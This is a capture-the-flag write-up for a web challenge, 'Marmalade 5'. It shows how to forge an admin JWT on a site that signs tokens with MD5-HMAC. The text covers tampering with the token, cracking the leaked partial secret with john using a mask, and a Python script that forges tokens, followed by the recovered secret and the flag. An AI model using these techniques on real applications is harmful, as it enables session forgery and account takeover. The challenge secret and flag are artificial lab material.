Marmalade 5


Writeup by Speer
Category: Web


Author: congon4tor

Description


Enjoy some of our delicious home made marmalade!

Going to the site I find a login feature:





It appears the site is using a `jwt token` for the session. So we can take a look at https://jwt.io for a quick inspection and see what is included:



Interesting that it uses `MD5_HMAC`. This is hugely insecure and most jwt signing applications will not support it so once I've found the secret to sign a new payload, I'll have to potentially make a custom script to generate a new admin token.

I altered the base64 payload in my jwt just incase there was no verification actually happening server-side:
changing from:
`eyJhbGciOiJNRDVfSE1BQyJ9.eyJ1c2VybmFtZSI6InNwZWVyIn0.ILHXm96YDFghahOW7Vxv6A`

to

`eyJhbGciOiJNRDVfSE1BQyJ9.eyJ1c2VybmFtZSI6ImFkbWluIn0.ILHXm96YDFghahOW7Vxv6A`

This gave me an interesting error!

Well since it's giving up 70% of the secret we can easily bruteforce the last 5 characters.

I used `jwt2john.py` to convert my original `jwt token` to a format for john:

```
$ /usr/share/john/jwt2john.py
eyJhbGciOiJNRDVfSE1BQyJ9.eyJ1c2VybmFtZSI6InNwZWVyIn0.ILHXm96YDFghahOW7Vxv6A > johnjwt | tee
eyJhbGciOiJNRDVfSE1BQyJ9.eyJ1c2VybmFtZSI6InNwZWVyIn0#20b1d79bde980c58216a1396ed5c6fe8
```

```
$ john johnjwt --format=hmac-md5 --mask=fsrwjcfszeg?a?a?a?a?a
Using default input encoding: UTF-8
Loaded 1 password hash (HMAC-MD5 [password is key, MD5 256/256 AVX2
8x3])
Warning: poor OpenMP scalability for this hash type, consider --
fork=4
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
fsrwjcfszegvsyfa (?)
1g 0:00:00:01 DONE 0.8064g/s 21583Kp/s 21583Kc/s 21583KC/s
fsrwjcfszeg%Xdfa..fsrwjcfszeg!T4fa
Use the "--show --format=HMAC-MD5" options to display all of the
cracked passwords reliably
Session completed.
```


So our secret is: `fsrwjcfszegvsyfa`
For speed, I tried using ChatGPT to help build a functioning script but it would consistently give me non-working or outdated functions. So I built it myself to get something to actually work.

```python
import base64
import hashlib
import hmac
import json

def token_maker(secret):
    header = {"alg": "MD5_HMAC"}
    payload = {"username": "admin"}
    encoded_header =
base64.urlsafe_b64encode(bytes(json.dumps(header), "utf-
8")).rstrip(b"=")
    encoded_payload =
base64.urlsafe_b64encode(bytes(json.dumps(payload), "utf-
8")).rstrip(b"=")
    signature = hmac.new(secret.encode("utf-8"), encoded_header +
b"." + encoded_payload, hashlib.md5).digest()
    encoded_signature =
base64.urlsafe_b64encode(signature).rstrip(b"=")
    token = encoded_header + b"." + encoded_payload + b"." +
encoded_signature
    return token.decode("utf-8")
print(token_maker("fsrwjcfszegvsyfa"))
```

result: `eyJhbGciOiAiTUQ1X0hNQUMifQ.eyJ1c2VybmFtZSI6ICJhZG1pbiJ9.fWg2jgheCvPc4WaNSmAVEQ`

Using the new `jwt token` we get this page:



`flag{a249dff54655158c25ddd3584e295c3b}`